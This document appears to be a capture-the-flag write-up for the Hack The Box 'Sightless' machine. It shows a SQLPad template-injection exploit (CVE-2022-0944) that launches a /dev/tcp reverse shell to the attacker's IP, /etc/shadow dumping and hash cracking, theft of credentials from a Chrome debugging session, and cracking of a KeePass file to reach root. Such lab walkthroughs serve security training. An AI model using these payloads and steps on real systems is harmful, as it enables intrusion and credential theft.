Description
Sightless is an easy Hack The Box machine that features:
- Remote Command Execution in the SQLPad web application
- Escaping from Docker container by cracking the “shadow” hashes and logging through SSH
- Discovery of internal Froxlor web application and local port forwarding
- Password Recovery by using a debugging session of the Chrome browser
- Recovery of a KeePass database file password located in a FTPS service owned by Froxlor application
- Privilege Escalation by recovering the SSH login key from the KeePass database
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.172.196.
$ ping -c 3 10.129.172.196
PING 10.129.172.196 (10.129.172.196) 56(84) bytes of data.
64 bytes from 10.129.172.196: icmp_seq=1 ttl=63 time=48.4 ms
64 bytes from 10.129.172.196: icmp_seq=2 ttl=63 time=48.2 ms
64 bytes from 10.129.172.196: icmp_seq=3 ttl=63 time=47.8 ms

--- 10.129.172.196 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 47.770/48.107/48.352/0.246 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.172.196 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.172.196
Host is up (0.051s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.91 seconds
We get three open ports, 21, 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.172.196 -sV -sC -p21,22,80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.172.196
Host is up (0.048s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.172.196]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94%I=7%D=9/7%Time=66DCA360%P=x86_64-pc-linux-gnu%r(Gener
SF:icLines,A3,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x20Serv
SF:er\)\x20\[::ffff:10\.129\.102\.245\]\r\n500\x20Invalid\x20command:\x20t
SF:ry\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\x2
SF:0being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.70 seconds
We get three services: File Transfer Protocol (FTP), Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP) running on a Linux Debian. As we don’t have feasible credentials for the FTP and SSH service we are going to move to the HTTP service. We observe that the service is hosting a website, http://sightless.htb, so we add it to our /etc/hosts local file.
$ echo "10.129.172.196 sightless.htb" | sudo tee -a /etc/hosts
We have a page about a business offering services for database and server management solutions. One of the links redirects to the sqlpad.sightless.htb subdomain.
 We add the domain to the
 hosts file.
$ echo "10.129.172.196 sqlpad.sightless.htb" | sudo tee -a /etc/hosts
We get access to SQLPad, a web application used to manage databases.
 We can check for its running version by clicking in the three dots menu and then
 About.
 Version running is 6.10.0. This version is vulnerable to template injection in connection test endpoint that leads to RCE, CVE-2022-0944.
Exploitation
We have a proof of concept of the vulnerability in the huntr website. We only have to build a template that we will inject in the Database field when configuring a new connection. We are going to create a reverse shell to our machine, so we will need to generate the command and then encode it using Base64 encoding. Then we create the following template:
Reverse shell command:
bash -i >& /dev/tcp/10.10.14.28/1234 0>&1

Base64 encoded command:
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yOC8xMjM0IDA+JjE= | base64 -d | bash

Template to inject:

{{ process.mainModule.require('child_process').exec('echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yOC8xMjM0IDA+JjE= | base64 -d | bash') }}
Before injecting the template we are going to start a listening TCP port.
$ nc -nvlp 1234
To inject the template, we are going to create a new connections. We are going to click the Connections button at the top bar, then in the Add connection button. After that we will enter a random name in the Connection name field and SQLite as the Driver field. Finally we will enter the template in the Filename / path field. To trigger the command we will click the Test button.
 We will receive a reverse shell as the
 root user. We are inside a Docker container.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.28] from (UNKNOWN) [10.129.172.196] 47290
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c184118df0a6:/var/lib/sqlpad# id
id
uid=0(root) gid=0(root) groups=0(root)
root@c184118df0a6:/var/lib/sqlpad# cat /proc/1/sched | head -1
cat /proc/1/sched | head -1
node (1, #threads: 11)
We can retrieve the content of the /etc/passwd and /etc/shadow of the container.
root@c184118df0a6:/var/lib/sqlpad# grep 'sh' /etc/passwd
root:x:0:0:root:/root:/bin/bash
node:x:1000:1000::/home/node:/bin/bash
michael:x:1001:1001::/home/michael:/bin/bash

root@c184118df0a6:/var/lib/sqlpad# grep -E 'root|node|michael' /etc/shadow
root:$6$jn8fwk6LVJ9IYw30$qwtrfWTITUro8fEJbReUc7nXyx2wwJsnYdZYm9nMQDHP8SYm33uisO9gZ20LGaepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
Then we can unshadow it in our machine and crack them to recover the passwords of the root and michael user.
$ unshadow passwd shadow > unshadowe
$ john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blindside        (root)
insaneclownposse (michael)
2g 0:00:00:07 DONE 0.2512g/s 7461p/s 12607c/s 12607C/s XIOMARA..062906
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
The password for container’s user root is blindside and for the michael user is insaneclownposse. We can login with the michael account using SSH. Now we are logged in the main machine.
$ sshpass -p insaneclownposse ssh michael@sightless.htb
Last login: Tue Sep  3 11:52:02 2024 from 10.10.14.23
michael@sightless:~$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael)
Post-Exploitation
As console users we find root, john, and michael.
michael@sightless:~$ grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
michael:x:1000:1000:michael:/home/michael:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/bash
Enumerating the open ports we find the internal one, 8080, maybe relating to a HTTP service and many strange ones such as 36871, 32977, and 46117.
michael@sightless:~$ ss -tulnp
Netid          State           Recv-Q          Send-Q                   Local Address:Port                      Peer Address:Port          Process
udp            UNCONN          0               0                        127.0.0.53%lo:53                             0.0.0.0:*
udp            UNCONN          0               0                              0.0.0.0:68                             0.0.0.0:*
tcp            LISTEN          0               70                           127.0.0.1:33060                          0.0.0.0:*
tcp            LISTEN          0               5                            127.0.0.1:36871                          0.0.0.0:*
tcp            LISTEN          0               128                            0.0.0.0:22                             0.0.0.0:*
tcp            LISTEN          0               511                            0.0.0.0:80                             0.0.0.0:*
tcp            LISTEN          0               10                           127.0.0.1:32977                          0.0.0.0:*
tcp            LISTEN          0               4096                         127.0.0.1:3000                           0.0.0.0:*
tcp            LISTEN          0               4096                         127.0.0.1:46117                          0.0.0.0:*
tcp            LISTEN          0               151                          127.0.0.1:3306                           0.0.0.0:*
tcp            LISTEN          0               511                          127.0.0.1:8080                           0.0.0.0:*
tcp            LISTEN          0               4096                     127.0.0.53%lo:53                             0.0.0.0:*
tcp            LISTEN          0               128                                  *:21                                   *:*
tcp            LISTEN          0               128                               [::]:22                                [::]:*
We are going to local port-forward all using SSH. We are going to forward the 8080 one to our localhost 8080, and the other three to the range 1001-1003.
$ sshpass -p insaneclownposse ssh -N -L 127.0.0.1:8080:127.0.0.1:8080 -L 127.0.0.1:1001:127.0.0.1:36871 -L 127.0.0.1:1002:127.0.0.1:32977 -L 127.0.0.1:1003:127.0.0.1:46117 michael@sightless.htb

We find that the 8080 instance belongs to a Froxlor instance, a server management web application. We need credentials to login.
 Enumerating the processes we find that Chrome browser is running.
michael@sightless:~$ ps -ef | grep chrome
john        1629    1628  0 20:00 ?        00:00:27 /home/john/automation/chromedriver --port=36871
john        1634    1628  0 20:00 ?        00:00:00 [chromedriver] <defunct>
john        1640    1629  0 20:00 ?        00:00:45 /opt/google/chrome/chrome --allow-pre-commit-input --disable-background-networking --disable-client-side-phishing-detection --disable-default-apps --disable-dev-shm-usage --disable-hang-monitor --disable-popup-blocking --disable-prompt-on-repost --disable-sync --enable-automation --enable-logging --headless --log-level=0 --no-first-run --no-sandbox --no-service-autorun --password-store=basic --remote-debugging-port=0 --test-type=webdriver --use-mock-keychain --user-data-dir=/tmp/.org.chromium.Chromium.n7YRW5 data:,
...
We find that is running with the --remote-debugging-port=0 flag. That means that it is running with the Remote Debugging running in a random port. This may be related to the previous ports we found. To access to the debugging sessions we need to open the Chrome browser and access to chrome://inspect/#devices page. Then we will check the Discover network targets option and then in Configure button we will enter the forwarded ports.

 A remote target will appear browsing the
 admin.sightless.htb domain and 8080 port.
 We can inspect the session by clicking the
 inspect button. We find that in the session, an user is visiting the Froxlor session and logging in.

 We can go to the Developer Tools in the left and move to the
 Network tab to intercept the HTTP POST request to http://admin.sightless.htb:8080/index.php page and check the Payload tab. We find the user is logging in with admin username and ForlorfroxAdmin.
 Now we can return to our browser and login into Froxlor. When we enter, we find a dashboard.
 We find the customers in the left menu
 Resources > Customers.
 There is only one customer,
 web1, if we click in the web1 link we access to their personal dashboard.
 We find that one FTP account is created in the left menu
 FTP > Accounts.
 If we click in the pencil button (Edit) we can edit the password for the
 web1 FTP account. We are going to change it to the random eqaErltYuo value.
 We click the
 Save button and we are going to try to login using FTP to the previously discovered port with the ftp tool.
$ ftp web1@sightless.htb
Connected to sightless.htb.
220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.129.172.196]
550 SSL/TLS required on the control channel
ftp: Login failed
We cannot connect to the server as we need a client that supports SSL or TLS. We can use lftp tool. We need to run internally the set ssl:verify-certificate false to trust in the certificate issuer. We are able to enter and list the goaccess folder and the index.html file.
$ lftp web1@sightless.htb
Clave:
lftp web1@sightless.htb:~> set ssl:verify-certificate false
lftp web1@sightless.htb:~> ls
drwxr-xr-x   3 web1     web1         4096 May 17 03:17 goaccess
-rw-r--r--   1 web1     web1         8376 Mar 29 10:29 index.html
If we move to the goaccess/backup folder we find the KeePass database file Database.kdb. We retrieve it.
lftp web1@sightless.htb:/> cd goaccess/backup/
lftp web1@sightless.htb:/goaccess/backup> ls
-rw-r--r--   1 web1     web1         5292 Aug  6 14:29 Database.kdb
lftp web1@sightless.htb:/goaccess/backup> get Database.kdb
5292 bytes transferred
As the file is protected with a password we are going to crack it by exporting the hash with keepass2john and cracking with John The Ripper.
$ keepass2john Database.kdb > keepass.hash
Inlining Database.kdb
$ john --wordlist=/usr/share/wordlists/rockyou.txt keepass.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 1 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bulldogs         (Database.kdb)
1g 0:00:00:18 DONE 0.05296g/s 57.62p/s 57.62c/s 57.62C/s kucing..morena
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We find the password for the database, bulldogs. Now we can open it with a tool like kpcli. We find the internal /General/sightless.htb/Backup folder and one entry, ssh.
$ kpcli --kdb=Database.kdb
Provide the master password: *************************

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> cd General/sightless.htb/Backup/
kpcli:/General/sightless.htb/Backup> ls
=== Entries ===
0. ssh
We find the ssh title, the username root, the password q6gnLTB74L132TMdFCpK and the attachment id_rsa. This is the private key to login to the machine as the root user using SSH.
kpcli:/General/sightless.htb/Backup> show -f ssh

 Path: /General/sightless.htb/Backup/
Title: ssh
Uname: root
 Pass: q6gnLTB74L132TMdFCpK
  URL:
Notes:
Atchm: id_rsa (3428 bytes)
We export the attachment.
kpcli:/General/sightless.htb/Backup> attach ssh
Atchm: id_rsa (3428 bytes)
Choose: (a)dd/(e)xport/(d)elete/(c)ancel/(F)inish? a
Path to file: id_rsa
Saved to: id_rsa
Atchm: id_rsa (3428 bytes)
Choose: (a)dd/(e)xport/(d)elete/(c)ancel/(F)inish? f
We need to add a line break to the SSH key, convert it from DOS format to Unix format and then set the correct permissions.
$ echo -e '\r\n' | tee -a id_rsa
$ dos2unix id_rsa
$ chmod 400 id_rsa
Finally we can login using the SSH key as the root user.
$ ssh -i id_rsa root@sightless.htb
Last login: Tue Sep  3 08:18:45 2024
root@sightless:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can obtain the user and root flags.
root@sightless:~# cat /home/michael/user.txt
<REDACTED>
root@sightless:~# cat /root/root.txt
<REDACTED>